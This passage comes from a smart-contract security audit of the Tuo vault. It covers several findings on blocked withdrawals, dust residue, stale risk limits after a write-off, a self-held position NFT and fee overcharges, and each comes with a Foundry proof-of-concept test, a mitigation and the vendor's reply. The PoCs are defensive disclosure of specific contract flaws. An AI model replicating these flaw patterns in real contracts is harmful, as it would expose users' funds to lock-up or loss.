Proof of Concept: The first test demonstrates the blocked keeper conversion. The second demonstrates why the owner exit tolerance should not simply be loosened together with it.

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {ITuoVault} from "../../src/interfaces/ITuoVault.sol";
import {ITuoSwapRouter} from "../../src/interfaces/ITuoSwapRouter.sol";
import {PoolTwap} from "../../src/libraries/PoolTwap.sol";
import {VaultTestBase} from "../utils/VaultTestBase.sol";

/// @dev `_applySlippageFloor` takes 50 bps off a quantity its callers derive from the
/// 30-minute mean tick, while the fill executes at spot. The 50 bps is therefore
/// consumed by the spot-versus-mean gap before any execution slippage, in a system
/// whose own gate licenses that gap to reach 200 ticks. Roughly 40 ticks is enough
/// to make an honest fill unreachable, and the same floor sits on the only
/// converter a settlement exit depends on
contract SlippageFloorUnreachableAtSpot is VaultTestBase {
    /// @dev Pool fee plus aggregator spread on the deepest configured route
    uint256 internal constant ROUTE_COST_BPS = 12;

    function test_PoC_MeanDerivedFloorBlocksTheOnlyConverter() public {
        uint256 id = _depositUsdc(alice, 20_000e6);

        // An ordinary two-sided unwind leaves the position holding the pool token.
        // `_closeLp` credits whatever the burn returns, so any range price sits inside,
        // or has crossed into, lands here. A single-sided range still entirely on the
        // USDC side of spot is the exception and burns back to USDC alone
        _keeperSwapToWeth(id, 6_500e6, 6_500e6);
        uint256 wethIdle = vault.idleBalance(id, address(weth));

        // Spot drifts 40 ticks with the pool token cheap against USDC: a 0.4% move,
        // one fifth of what the deviation gate permits
        int24 spotTick = wethPool.token0() == address(weth) ? int24(-40) : int24(40);
        wethPool.setSpotTick(spotTick);

        // The best an honest route can return, priced where the fill actually happens
        uint256 spotValue = PoolTwap.quoteToUsdcAtTick(spotTick, address(weth), address(usdc),
            ↪ wethIdle);
        uint256 honestFill = (spotValue * (10_000 - ROUTE_COST_BPS)) / 10_000;

        // The bound the vault demands, derived from the mean instead
        uint256 meanValue = PoolTwap.quoteToUsdcAtTick(0, address(weth), address(usdc), wethIdle);
        uint256 vaultFloor = (meanValue * (10_000 - 50)) / 10_000;

        assertLt(honestFill, vaultFloor, "the vault's own floor is above the best honest fill");

        // The gate is nowhere near firing, so nothing warns that the swap is impossible
        vm.prank(keeper);
        vm.expectPartialRevert(ITuoSwapRouter.SlippageExceeded.selector);
        vault.swapIdle(
            id, address(weth), address(usdc), wethIdle, 0, _swapData(address(weth), address(usdc),
            ↪ wethIdle, honestFill)
        );

        // Nobody can relax it: both callers take max(caller, floor) and
        // DEFAULT_SLIPPAGE_BPS is an internal constant with no setter, so even the
```

```

    // treasury cannot widen the bound
    vm.prank(keeper);
    vm.expectPartialRevert(ITuoSwapRouter.SlippageExceeded.selector);
    vault.swapIdle(
        id, address(weth), address(usdc), wethIdle, 1, _swapData(address(weth), address(usdc),
        ↪ wethIdle, honestFill)
    );

    // The consequence for the owner: `withdraw` debits the whole gross from idle
    // USDC while NAV counts the WETH leg at the mean, and the only converter is the
    // swap that just reverted
    vm.prank(alice);
    vault.requestWithdraw(id, 10_000);
    vm.prank(alice);
    vm.expectPartialRevert(ITuoVault.InsufficientIdle.selector);
    vault.withdraw(id, address(usdc), 0, "");

    // Nothing in the read layer models any of it
    (uint256 gross,,) = vault.previewWithdraw(id);
    assertGt(gross, 0, "previewWithdraw quotes a withdrawal it cannot fund");
}

/// @dev The same floor sits on the owner's own exit swap through `_exitFloor`, so a
/// token-elected withdrawal fails on drift the deviation gate never sees
function test_PoC_MeanDerivedFloorBlocksTheTokenElectedExit() public {
    uint256 id = _depositUsdc(alice, 20_000e6);

    // 40 ticks with WBTC dear against USDC, so an honest buy returns fewer tokens
    // than the mean-tick quote the floor is derived from
    int24 spotTick = wbtcPool.token0() == address(wbtc) ? int24(40) : int24(-40);
    wbtcPool.setSpotTick(spotTick);

    vm.prank(alice);
    vault.requestWithdraw(id, 10_000);
    (,, uint256 netUsdc) = vault.previewWithdraw(id);

    uint256 spotOut = PoolTwap.quoteFromUsdcAtTick(spotTick, address(wbtc), address(usdc), netUsdc);
    uint256 honestFill = (spotOut * (10_000 - ROUTE_COST_BPS)) / 10_000;
    uint256 meanOut = PoolTwap.quoteFromUsdcAtTick(0, address(wbtc), address(usdc), netUsdc);
    assertLt(spotOut, meanOut, "spot must be the unfavourable side for this leg");
    assertLt(honestFill, (meanOut * (10_000 - 50)) / 10_000, "the exit floor is above the best
    ↪ honest fill");

    vm.prank(alice);
    vm.expectPartialRevert(ITuoSwapRouter.SlippageExceeded.selector);
    vault.withdraw(id, address(wbtc), 0, _swapData(address(usdc), address(wbtc), netUsdc,
    ↪ honestFill));

    // The owner cannot widen it either: `withdraw` takes max(minTokenOut, exitFloor)
    vm.prank(alice);
    vm.expectPartialRevert(ITuoSwapRouter.SlippageExceeded.selector);
    vault.withdraw(id, address(wbtc), 1, _swapData(address(usdc), address(wbtc), netUsdc,
    ↪ honestFill));
}
}

```

Recommended Mitigation: Keep the floor anchored to TWAP, but separate its two policies. Use a tight compile-time `EXIT_FLOOR_BPS` in `TuoVaultViews::_exitFloor`, and add a separately bounded, treasury-configurable `keeperSwapSlippageBps` used only by `TuoVaultViews::_twapLeg`. Update `TuoVaultViews::_applySlippageFloor` to accept the applicable BPS value instead of reading one shared constant.

The keeper setting must have a conservative compile-time maximum and should be deployed with a value selected from expected route cost and observed spot-to-TWAP movement. Any loosening must be implemented together with the `swapIdle` loss-accounting correction, so a wider floor cannot bypass the keeper-loss budget.

In the first PoC, the 6,500 USDC conversion is 32.5% of the 20,000 USDC basis. Even at the 200-tick boundary with 12 bps of route cost, its measured loss is approximately 136.35 USDC against a 300 USDC ceiling. A keeper tolerance configured for that range therefore resolves the demonstrated conversion without loosening the owner exit floor.

The loss budget remains an independent limit. Assuming a fully regenerated budget and 12 bps of route cost, it binds at approximately 139 adverse ticks for a full-basis swap and 190 ticks for a swap equal to 75% of basis. Prior loss usage lowers those thresholds, and splitting a conversion does not evade the cumulative 24-hour budget.

Do not derive either floor directly from spot. That would let a manipulated spot price weaken the execution bound inside the permitted deviation.

Tuo: Fixed in commits [4b31dd3](#), [8a37c71](#).

Cyfrin: Verified.

7.3.7 `TuoVault::withdraw` requires all positively valued non-USDC balances to be fully converted before closing

Description: For a 100% `TuoVault::withdraw`, `PerformanceFee::quote` returns `grossUsdc == navUsdc`. `TuoVaultViews::_settlementNav` includes idle USDC, TWAP-valued non-USDC balances, and open LP value, but the withdrawal funds `grossUsdc` exclusively through `_debitIdle(nftId, address(USDC), grossUsdc)`. The funding condition therefore reduces to:

```
idleUSDC >= idleUSDC + otherIdleValue + lpValue
```

Consequently, every non-USDC balance and open LP must value to exactly zero before the position can close. Keeper servicing is expected, but the 100% boundary has no headroom for atomic residue. Near 100,000 USDC per WBTC, one satoshi quotes to approximately 999 raw USDC units and blocks the close. Because of their different decimals and raw prices, a comparably small WETH balance may instead quote to zero and fall into the permanent-stranding case reported separately.

Impact: A dust-sized, positively valued non-USDC residue prevents an ordinary full close until the keeper converts it. In the demonstrated case, a 9,999-bps withdrawal still retrieves approximately 99.99% of the position; appropriately sized subsequent partial withdrawals can reduce the remainder toward the residue, but cannot pay that WBTC balance through the ordinary withdrawal path. The owner can terminate through `TuoVault::emergencyWithdraw`, so there is no permanent lock.

The frontend can detect readiness by comparing the `grossUsdc` returned by `TuoVaultViews::previewWithdraw` with the position's idle USDC. A separate finding covers market conditions that can prevent the keeper from completing the required conversion, and another covers zero-valued residues that do not block closing and are consequently stranded.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {ITuoVault} from "../../src/interfaces/ITuoVault.sol";
import {PoolTwap} from "../../src/libraries/PoolTwap.sol";
import {TuoRoles} from "../../src/libraries/TuoRoles.sol";
import {VaultTestBase} from "../../utils/VaultTestBase.sol";

/// @dev A closing `withdraw` funds `grossUsdc` from `_debitIdle(USDC, ...)` alone while
///      `_settlementNav` counts every idle leg, and at `sharesBps == 10_000` the fee
///      quote makes `grossUsdc == navUsdc` exactly. `idleUSDC >= idleUSDC + other`
///      reduces to `other == 0`, so any non-USDC residue that quotes above zero is a
///      precondition failure rather than a rounding nuisance. WBTC's raw price makes a
///      single indivisible unit large enough to trip it
```

```

contract ClosingExitBlockedByDust is VaultTestBase {
    /// @dev About 100,000 USDC per WBTC, so one raw WBTC unit is worth roughly 1,000 raw
    ///      USDC units. The harness defaults every pool to tick 0, which prices both
    ///      tokens 1:1 in raw units and hides the asymmetry that makes this reachable
    int24 internal btcTick;

    function setUp() public override {
        super.setUp();
        btcTick = wbtcPool.token0() == address(wbtc) ? int24(69_081) : int24(-69_081);
        wbtcPool.setTwapTick(btcTick);
        wbtcPool.setSpotTick(btcTick);
    }

    function test_PoC_OneRawUnitOfWbtcBlocksTheClosingExitUntilTheKeeperActs() public {
        uint256 id = _depositUsdc(alice, 20_000e6);

        // An ordinary keeper round trip through the WBTC leg that ends one raw unit
        // short of a clean conversion. Residues like this are the normal outcome of a
        // swap or of the refund `mintLp` credits back
        uint256 btcOut = PoolTwap.quoteFromUsdcAtTick(btcTick, address(wbtc), address(usdc), 5_000e6);
        vm.startPrank(keeper);
        vault.swapIdle(
            id, address(usdc), address(wbtc), 5_000e6, 0, _swapData(address(usdc), address(wbtc),
                ↪ 5_000e6, btcOut)
        );
        uint256 sellBack = PoolTwap.quoteToUsdcAtTick(btcTick, address(wbtc), address(usdc), btcOut -
            ↪ 1);
        vm.stopPrank();
        vm.prank(keeper);
        vault.swapIdle(
            id,
            address(wbtc),
            address(usdc),
            btcOut - 1,
            0,
            _swapData(address(wbtc), address(usdc), btcOut - 1, sellBack)
        );

        assertEq(vault.idleBalance(id, address(wbtc)), 1, "one raw unit of WBTC left behind");
        uint256 idleUsdc = vault.idleBalance(id, address(usdc));
        uint256 dustValue = PoolTwap.quoteToUsdcAtTick(btcTick, address(wbtc), address(usdc), 1);
        assertEq(dustValue, 999, "one raw WBTC unit quotes to 999 raw USDC units, not zero");
        assertEq(vault.settlementNav(id), idleUsdc + dustValue, "NAV counts a leg the debit cannot
            ↪ reach");

        vm.prank(alice);
        vault.requestWithdraw(id, 10_000);

        // The quote the owner is shown models no funding constraint at all
        (uint256 gross,,) = vault.previewWithdraw(id);
        assertEq(gross, idleUsdc + dustValue, "previewWithdraw returns a clean quote for a call that
            ↪ reverts");

        vm.prank(alice);
        vm.expectPartialRevert(ITuoVault.InsufficientIdle.selector);
        vault.withdraw(id, address(usdc), 0, "");

        // The owner has no remedy of their own: the only converter is keeper-gated
        vm.prank(alice);
        vm.expectRevert(
            abi.encodeWithSignature("AccessControlUnauthorizedAccount(address,bytes32)", alice,
                ↪ TuoRoles.KEEPER_ROLE)
        );
    }
}

```

```

vault.swapIdle(id, address(wbtc), address(usdc), 1, 0, _swapData(address(wbtc), address(usdc),
↪ 1, dustValue));

// One keeper action restores the exit, which is the point: the settlement
// withdrawal is conditional on keeper cooperation, and the documented design
// excludes a keeper step from the withdrawal lifecycle
vm.prank(keeper);
vault.swapIdle(id, address(wbtc), address(usdc), 1, 0, _swapData(address(wbtc), address(usdc),
↪ 1, dustValue));
assertEq(vault.idleBalance(id, address(wbtc)), 0, "only the keeper can clear it");

vm.prank(alice);
vault.withdraw(id, address(usdc), 0, "");
assertFalse(vault.getPosition(id).active, "the exit works once the residue is gone");
}

/// @dev While the residue stands, the only terminal route the owner controls is the
/// in-kind emergency door, at a zero unwind floor and under the different
/// emergency fee formula
function test_PoC_WhileTheResidueStandsOnlyTheEmergencyDoorTerminates() public {
    uint256 id = _depositUsdc(alice, 20_000e6);
    uint256 btcOut = PoolTwap.quoteFromUsdcAtTick(btcTick, address(wbtc), address(usdc), 5_000e6);
    vm.prank(keeper);
    vault.swapIdle(
        id, address(usdc), address(wbtc), 5_000e6, 0, _swapData(address(usdc), address(wbtc),
↪ 5_000e6, btcOut)
    );
    uint256 sellBack = PoolTwap.quoteToUsdcAtTick(btcTick, address(wbtc), address(usdc), btcOut -
↪ 1);
    vm.prank(keeper);
    vault.swapIdle(
        id,
        address(wbtc),
        address(usdc),
        btcOut - 1,
        0,
        _swapData(address(wbtc), address(usdc), btcOut - 1, sellBack)
    );

    // Every share size whose floored gross exceeds idle USDC fails identically, so a
    // maximal partial succeeds and leaves the remainder just as unreachable
    vm.startPrank(alice);
    vault.requestWithdraw(id, 9_999);
    vault.withdraw(id, address(usdc), 0, "");
    vault.requestWithdraw(id, 10_000);
    vm.expectPartialRevert(ITuoVault.InsufficientIdle.selector);
    vault.withdraw(id, address(usdc), 0, "");

    vault.emergencyWithdraw(id);
    vm.stopPrank();
    assertFalse(vault.getPosition(id).active, "the guaranteed door is the only one the owner
↪ controls");
}
}

```

Recommended Mitigation: Preserve the fail-closed USDC funding check. Explicitly document that a 100% settlement requires every open LP to be burned and every non-USDC balance with a non-zero TWAP quote to be converted completely into USDC. The keeper should swap each position's complete recorded balance during the original unwind rather than an estimated amount.

Confirm that the configured production routes can clear the smallest positively valued supported-token balance. If not, define a recovery procedure for existing atomic residues without weakening settlement funding or bypassing

performance-fee accounting.

Tuo: Fixed on commit [37b44b5](#).

Cyfrin: Verified.

7.3.8 TuoVault::markBridgeInboundComplete leaves risk limits unchanged after a Hyperliquid write-off

Description: TuoVault::markBridgeInboundComplete treats finalReturn = true as a write-off: it clears hlMarginBridged even when less USDC returns. This makes settlement possible after a Hyperliquid loss, but it leaves basisUsdc unchanged.

Keeping basisUsdc unchanged is appropriate for the performance-fee high-water mark. However, the same value also sizes TuoVaultViews::_keeperLossCeiling and the hedge cap in TuoVault::bridgeToHl. Those risk limits therefore remain sized to capital that no longer exists. For example, if a 25,000 USDC BP Core position loses its entire 12,500 USDC hedge, its remaining value is 12,500 USDC, but its loss ceiling remains 375 USDC and its 50% hedge cap remains 12,500 USDC.

Impact: After a final-return write-off, the keeper can consume a larger fraction of the surviving capital within the loss budget. If the owner cancels the pending withdrawal and keeps the position active, the stale hedge cap can also permit the keeper to bridge more than the configured share of the surviving capital. In the example above, the 375 USDC ceiling is 3% of the remaining value, and the nominal 50% hedge cap permits bridging all of it.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {VaultTestBase} from "../utils/VaultTestBase.sol";

contract FinalReturnWriteoffLeavesRiskLimitsStale is VaultTestBase {
    function test_PoC_FinalReturnWriteoffLeavesRiskLimitsStale() public {
        uint256 id = _depositUsdc(alice, 25_000e6);

        vm.prank(keeper);
        vault.bridgeToHl(id, 12_500e6, hlOperator);

        // The entire Hyperliquid leg is lost.
        vm.prank(hlOperator);
        assertTrue(usdc.transfer(address(0xdead), 12_500e6));
        vm.prank(alice);
        vault.requestWithdraw(id, 10_000);
        vm.prank(keeper);
        vault.markBridgeInboundComplete(id, 0, true);

        // The loss does not reduce either risk limit.
        (, uint256 lossCeiling) = vault.keeperBudgetOf(id);
        assertEq(vault.getPosition(id).basisUsdc, 25_000e6);
        assertEq(vault.idleBalance(id, address(usdc)), 12_500e6);
        assertEq(lossCeiling, 375e6, "still 150 bps of the pre-loss basis");

        // Once the owner cancels the request, the nominal 50% hedge cap permits the
        // keeper to bridge 100% of the capital that survived the write-off.
        vm.prank(alice);
        vault.requestWithdraw(id, 0);
        vm.prank(keeper);
        vault.bridgeToHl(id, 12_500e6, hlOperator);

        assertEq(vault.idleBalance(id, address(usdc)), 0);
        assertEq(vault.getPosition(id).hlMarginBridged, 12_500e6);
    }
}
```

Recommended Mitigation: Keep `basisUsdc` as the performance-fee basis, but add a `writtenOffUsdc` accumulator and derive a separate risk basis as `basisUsdc - writtenOffUsdc`, saturating at zero. On a final return, increase the accumulator by `max(hlMarginBridged - amountReturnedUsdc, 0)`. Use the resulting risk basis for both `_keeperLossCeiling` and the hedge-cap calculation.

Reduce `writtenOffUsdc` pro rata whenever an ordinary withdrawal reduces `basisUsdc`, and clear it on a terminal exit. Leave it unchanged on top-ups, which should increase risk basis by the newly deposited capital, and do not reduce an existing keeper-loss charge when a write-off lowers the ceiling. Do not subtract outstanding `hlMarginBridged` again in the hedge-cap calculation because `bridgeToHl` already includes it in `hedgeAfter`.

Avoid reducing `basisUsdc` directly, as doing so would lower the performance-fee high-water mark and could charge fees on recovery from the Hyperliquid loss.

Tuo: Acknowledged; the mitigation needs a per-position write-off accumulator read on every metered keeper path and on `bridgeToHl`. Measured, that costs about 340 B of runtime bytecode against the 262 B of EIP-170 headroom `TuoVault` has left, so it cannot ship without cutting other code out of the vault.

We accept the residual risk because it is bounded and operationally visible: a write-off is a keeper attestation that already alerts (`HlBridgeInboundCompleted` with `finalReturn = true` against a non-zero nominal), a second bridge needs the owner to cancel the pending request first, and the 2-of-3 Safe revoking `KEEPER_ROLE` remains the real bound on a hostile keeper, as the PRD states for the loss budget generally. The backend keeper will size the hedge cap and the loss ceiling on `basisUsdc` net of written-off margin off-chain, so the honest keeper never approaches the stale on-chain limits.

7.3.9 `TuoSwapRouter::removeAggregator` can block ordinary withdrawals that require idle-token conversion

Description: `TuoSwapRouter::removeAggregator` may empty the aggregator allowlist. The documentation states that this disables non-USDC deposits and exit swaps but leaves a USDC withdrawal available because that call performs no swap.

However, `TuoVault::withdraw` funds the entire TWAP-valued withdrawal from idle USDC. If a position also holds WETH or WBTC, the keeper must first convert those balances through `TuoVault::swapIdle`. An empty aggregator allowlist prevents that conversion, so a full USDC withdrawal, or any partial withdrawal whose gross value exceeds the idle USDC balance, reverts with `InsufficientIdle`.

Impact: Emptying the aggregator allowlist can temporarily remove the ordinary settlement path for positions holding non-USDC idle value. Affected owners must wait for the treasury to add a usable aggregator or use `TuoVault::emergencyWithdraw`, which is terminal, pays in kind, and uses the emergency fee calculation. The emergency exit remains available, so funds are not permanently locked.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {ITuoVault} from "../../src/interfaces/ITuoVault.sol";
import {ITuoSwapRouter} from "../../src/interfaces/ITuoSwapRouter.sol";
import {VaultTestBase} from "../../utils/VaultTestBase.sol";

/// @dev `TuoSwapRouter::removeAggregator` has no floor on the allowlist size, so the
/// treasury can empty it. The documented consequence is that the owner's
/// token-elected exit swap stops working. The larger one is that `swapIdle` routes
/// through the same allowlist, so the keeper also loses the only way to turn
/// pool-token idle back into the USDC a settlement payout is debited from, which
/// closes the settlement exit in every token including USDC
contract AggregatorRetirementClosesTheExit is VaultTestBase {
    function test_PoC_EmptyAllowlistClosesTheSettlementExitInEveryToken() public {
        uint256 id = _depositUsdc(alice, 20_000e6);
        _keeperSwapToWeth(id, 6_500e6, 6_500e6);

        vm.prank(treasury);
```

```

    vault.removeAggregator(address(aggregator));

    // The keeper's converter is gone
    uint256 wethIdle = vault.idleBalance(id, address(weth));
    vm.prank(keeper);
    vm.expectPartialRevert(ITuoSwapRouter.AggregatorNotAllowlisted.selector);
    vault.swapIdle(
        id, address(weth), address(usdc), wethIdle, 0, _swapData(address(weth), address(usdc),
        ↪ wethIdle, wethIdle)
    );

    // The token-elected exit is gone, which is the documented half
    vm.startPrank(alice);
    vault.requestWithdraw(id, 5_000);
    vm.expectPartialRevert(ITuoSwapRouter.AggregatorNotAllowlisted.selector);
    vault.withdraw(id, address(wbtc), 0, _swapData(address(usdc), address(wbtc), 1, 1));

    // And so is the USDC exit, which is not: settlement NAV counts the WETH leg the
    // debit cannot reach, and nothing can convert it any more
    vault.requestWithdraw(id, 10_000);
    vm.expectPartialRevert(ITuoVault.InsufficientIdle.selector);
    vault.withdraw(id, address(usdc), 0, "");
    vm.stopPrank();

    assertEq(vault.settlementNav(id), 20_000e6, "the position still measures as whole");

    // Only the in-kind door is left, and it needs no aggregator at all
    vm.prank(alice);
    vault.emergencyWithdraw(id);
    assertEq(usdc.balanceOf(alice) + weth.balanceOf(alice), 20_000e6, "paid in kind, not in the
    ↪ elected token");
}
}

```

Recommended Mitigation: Correct the documentation and regression tests to state that a USDC settlement requires sufficient idle USDC and may therefore depend on an allowlisted aggregator. The operational runbook should add a replacement aggregator before removing the final usable one, preferably in the same treasury transaction batch. If no safe aggregator is available, it should direct affected owners to the in-kind emergency exit.

Do not prohibit removal of the final aggregator, as that could force the vault to retain a compromised integration. If Tuo instead requires ordinary settlement to remain available with an empty allowlist, it must add a separately reviewed in-kind settlement mode that preserves proportional fee and basis accounting; changing only the final payout branch would not work because the USDC debit occurs first.

Tuo: Fixed in commit [945665c](#).

Cyfrin: Verified.

7.3.10 TuoVault::onERC721Received accepts TuoPositionNFT, permanently stranding active positions or emergency claim proceeds

Description: TuoVault::onERC721Received accepts TuoPositionNFT, allowing an owner to safely transfer a position NFT to the vault. Because NFT ownership is the sole authorization for top-ups and exits, an active position then becomes permanently inaccessible: the vault owns the NFT but cannot initiate the owner-only calls.

If the NFT is transferred after emergencyWithdraw creates an outstanding claim, TuoVault::settleH1Claim sends returned USDC to the vault because it pays the current NFT owner. The payment is credited to neither _idle nor accruedTokenFees. When the claim reaches zero, the NFT burns and the USDC remains permanently unattributed.

Impact: An accidental safe transfer can permanently lock an active position's entire balance and open LPs. In the claim state, up to 22,500 USDC under the current 25,000 USDC cap and 90% hedge limit can become unrecover-

able vault balance. The issue requires owner error and does not benefit an attacker.

Proof of Concept: Save it as test/etherwave-labs-pocs/ClaimSettlesIntoTheVaultItself.t.sol:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {ITuoVault} from "../../src/interfaces/ITuoVault.sol";
import {TuoConstants} from "../../src/libraries/TuoConstants.sol";
import {VaultTestBase} from "../../utils/VaultTestBase.sol";

/// @dev `settleHlClaim` pays `NFT.ownerOf(nftId)` with no check that the recipient is
/// not the vault, and `TuoVault::onERC721Received` accepts any ERC721 including the
/// vault's own position NFT. A position NFT sitting at the vault therefore settles
/// its claim into the vault's own balance, where no idle entry and no fee accrual
/// records it, and the NFT burns on the way out so nothing is left to re-address
contract ClaimSettlesIntoTheVaultItself is VaultTestBase {
    function test_PoC_ClaimPaidToTheVaultBecomesUnattributedBalance() public {
        uint256 id = _depositUsdc(alice, 25_000e6);

        // A hedged position exits through the guaranteed door, which books the claim and
        // keeps the NFT alive as the bearer instrument for it
        vm.prank(keeper);
        vault.bridgeToHl(id, 12_500e6, hlOperator);
        vm.prank(alice);
        vault.requestWithdraw(id, TuoConstants.BPS_DENOMINATOR);
        vm.warp(block.timestamp + TuoConstants.EMERGENCY_WITHDRAW_DELAY);
        vm.prank(alice);
        vault.emergencyWithdraw(id);
        assertEq(vault.getPosition(id).hlClaimUsdc, 12_500e6, "claim outstanding, NFT retained");

        uint256 vaultBefore = usdc.balanceOf(address(vault));
        uint256 accountedBefore = vault.accruedFeesUsdc();

        // The owner sends the position NFT to the vault. `safeTransferFrom` is the guard
        // that is supposed to stop this and the vault answers the receiver hook happily
        vm.prank(alice);
        nft.safeTransferFrom(alice, address(vault), id);
        assertEq(nft.ownerOf(id), address(vault), "the vault holds its own position NFT");

        // The keeper settles the claim exactly as it would for any other holder
        vm.prank(keeper);
        vault.settleHlClaim(id, 12_500e6);

        // The USDC arrived, and nothing in the vault's accounting points at it
        assertEq(usdc.balanceOf(address(vault)), vaultBefore + 12_500e6, "12,500 USDC landed in the
        ↪ vault");
        assertEq(vault.accruedFeesUsdc(), accountedBefore, "not booked as fees");
        assertEq(vault.idleBalance(id, address(usdc)), 0, "not booked as idle to any position");

        // The stated balance identity now fails by the whole claim, permanently
        uint256 accountedAfter = vault.accruedFeesUsdc() + vault.idleBalance(id, address(usdc));
        assertGt(usdc.balanceOf(address(vault)) - accountedAfter, 12_499e6, "balance identity broken by
        ↪ the claim");

        // The NFT burned when the claim reached zero, so the position is terminal and
        // there is nothing left that could be re-addressed to a real owner
        vm.expectRevert();
        nft.ownerOf(id);
        assertEq(vault.getPosition(id).hlClaimUsdc, 0, "claim discharged against the vault itself");

        // No role can recover it. The fee sweep pays only what was accrued as a fee,
        // and nothing was, so it reverts rather than reaching the stranded balance
    }
}
```

```

        vm.prank(treasury);
        vm.expectRevert(ITuoVault.ZeroAmount.selector);
        vault.claimFees();
        assertGe(usdc.balanceOf(address(vault)), 12_500e6, "the value stays stranded in the vault");
    }
}

```

Run with: `forge test --match-path test/etherwave-labs-pocs/ClaimSettlesIntoTheVaultItself.t.sol -vvv`

Recommended Mitigation: Reject transfers to the vault in `TuoPositionNFT::_update`:

```

function _update(address to, uint256 tokenId, address auth)
    internal
    override
    returns (address)
{
    if (to == VAULT) revert InvalidRecipient(to);
    return super._update(to, tokenId, auth);
}

```

Declare `InvalidRecipient(address recipient)` in `ITuoPositionNFT`. Both transfer methods use `_update`, while burns remain unaffected because their destination is `address(0)`.

Tuo: Fixed in commit [8f39729](#).

Cyfrin: Verified.

7.4 Informational

7.4.1 Partial exit during a loss erases the realized loss from the fee basis via PerformanceFee::reducedBasis, so the 30 percent fee charges principal recovery and can exceed the owner's lifetime profit

Description: PerformanceFee::reducedBasis reduces the position basis pro rata by the withdrawal fraction of the original basis, $\text{basisUsdc} - (\text{basisUsdc} * \text{sharesBps}) / \text{BPS}$, independent of PnL. Every TuoVault::withdraw executes PerformanceFee::quote and reducedBasis, and TuoVault::requestWithdraw admits any sharesBps up to 10,000. So a partial exit that settles while navUsdc is below basisUsdc realizes a loss on the exited share but still deletes the exited share's full pro-rata cost from the checkpoint, dropping the exited share's realized loss from the high-water accounting that later PerformanceFee::quote charges against.

Below-basis NAV is reachable through market-driven LP losses that on-chain accounting does not bound, so the trigger is an ordinary drawdown plus a routine partial exit, followed by NAV recovery above the stale reduced basis, under honest operation of every role and with no attacker.

Impact: Systematic fee overcharge on every loss-then-recovery partial exit: the 30 percent fee is charged on value that is recovery of the owner's own principal and can exceed the owner's entire lifetime profit, up to 30 percent of the unrecognized realized loss, with no anomaly required. The fee flows to accruedTokenFees claimable by the treasury.

Worked witness:

- basis 10,000e6, NAV 5,000e6 and sharesBps 5,000 leave a remaining basis of 5,000e6 against a true remaining cost of 7,500e6
- after recovery to NAV 10,000e6 the next PerformanceFee::quote charges 1,500e6
- gross lifetime proceeds are 12,500e6 on a 10,000e6 deposit, so gross lifetime profit is 2,500e6 and the correct fee is 750e6

The implementation overcharges by 750e6, which is exactly 30 percent of the 2,500e6 realized loss the first exit erased. The stronger case, where the fee exceeds gross lifetime profit outright, is the break-even path the proof of concept exercises: a round trip that ends level pre-fee is still charged 750e6.

Proof of Concept: Save it as test/solace-pocs/BasisErasedByBelowBasisExit.t.sol:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {PoolTwap} from "../../src/libraries/PoolTwap.sol";
import {VaultTestBase} from "../../utils/VaultTestBase.sol";

/// @dev `PerformanceFee::reducedBasis` retires `basisUsdc * sharesBps / BPS`, a share of
/// cost, while `withdraw` returns `navUsdc * sharesBps / BPS`, a share of value. The
/// two agree only when NAV equals basis. Below basis, more cost is retired than
/// value is returned, and the difference is the exited share's realized loss, which
/// simply leaves the ledger. Every later `PerformanceFee::quote` then measures
/// profit against a high-water mark that has been reset downward
contract BasisErasedByBelowBasisExit is VaultTestBase {
    /// @dev A 50% drawdown and a recovery to 1.5x the entry price, with one routine half
    /// exit taken at the bottom. No attacker, no privileged action, no anomaly
    int24 internal constant HALF = 6_932;
    int24 internal constant ONE_AND_A_HALF = 4_055;

    function test_PoC_ErasedLossChargesAFeeOnABreakEvenPosition() public {
        uint256 id = _depositUsdc(alice, 10_000e6);
        assertEq(vault.getPosition(id).basisUsdc, 10_000e6, "basis is the deposited capital");

        // The position takes pool-token exposure, which is what makes below-basis NAV
        // reachable at all: a position that only ever held idle USDC cannot fall below
        // its own basis
        _keeperSwapToWeth(id, 10_000e6, 10_000e6);
```

```

// The market halves
_setWethPrice(-HALF);
assertApproxEqRel(vault.settlementNav(id), 5_000e6, 0.001e18, "NAV halves with the position");

// The keeper converts half the exposure so the owner's partial can be funded,
// which is the ordinary response to an armed request
_keeperSellWeth(id, 5_000e6);

// The owner realizes half the position at the bottom. No fee is due and none is
// charged, but the realized loss vanishes from the ledger with it
vm.startPrank(alice);
vault.requestWithdraw(id, 5_000);
vault.withdraw(id, address(usdc), 0, "");
vm.stopPrank();

uint256 firstPayout = usdc.balanceOf(alice);
assertApproxEqRel(firstPayout, 2_500e6, 0.001e18, "half of a halved position");
assertEq(vault.accruedFeesUsdc(), 0, "correctly no fee on a loss");
assertEq(vault.getPosition(id).basisUsdc, 5_000e6, "basis retired pro rata, as if nothing was
↳ lost");

// The capital still in the position cost 7,500: 10,000 deposited less the 2,500
// actually returned. The ledger now says 5,000, so 2,500 of real cost is gone
uint256 trueRemainingCost = 10_000e6 - firstPayout;
assertApproxEqRel(trueRemainingCost, 7_500e6, 0.001e18, "what the remaining half actually
↳ cost");
assertLt(vault.getPosition(id).basisUsdc, trueRemainingCost, "the high-water mark has been reset
↳ downward");

// The market recovers to 1.5x the entry price and the owner closes out
_setWethPrice(ONE_AND_A_HALF);
uint256 wethLeft = vault.idleBalance(id, address(weth));
_keeperSellWeth(id, wethLeft);

vm.startPrank(alice);
vault.requestWithdraw(id, 10_000);
vault.withdraw(id, address(usdc), 0, "");
vm.stopPrank();

// The price path 1 -> 0.5 -> 1.5 with a half exit at the bottom returns exactly
// what went in, so the position's lifetime result before fees is break-even
uint256 feeCharged = vault.accruedFeesUsdc();
uint256 lifetimeReceived = usdc.balanceOf(alice);
uint256 lifetimeGross = lifetimeReceived + feeCharged;

assertApproxEqRel(lifetimeGross, 10_000e6, 0.002e18, "pre-fee, the owner is exactly whole");
assertGt(feeCharged, 0, "a performance fee is charged on a position that made no profit");
assertApproxEqRel(feeCharged, 750e6, 0.01e18, "750 USDC, 7.5% of the principal deposited");
assertLt(lifetimeReceived, 10_000e6, "the owner ends the position down by the whole fee");

// It is charged on the 2,500 of realized loss the first exit deleted: the second
